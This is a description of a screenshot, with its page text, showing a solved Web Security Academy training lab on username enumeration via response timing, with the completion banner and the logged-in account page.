The screenshot shows a browser window for the 'Web Security Academy' website. The URL in the address bar is <https://0a3e004f03a6fb4c80cbc77c00f9009b.web-security-academy.net/>. The page title is "Username enumeration via response timing". A green button at the top right indicates the task is "Solved". Below the title, there's a link "Back to lab description >". A prominent orange banner at the bottom says "Congratulations, you solved the lab!" and includes links to "Share your skills!" (with Twitter and LinkedIn icons), "Continue learning >", and navigation links "Home | My account | Log out". The main content area shows account details: "Your username is: azureuser" and "Your email is: azureuser@normal-user.net". There is a form field for updating the email, with a placeholder "Email" and a red "Update email" button.

Username enumeration via response timing

LAB Solved

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >

Home | My account | Log out

My Account

Your username is: azureuser

Your email is: azureuser@normal-user.net

Email

Update email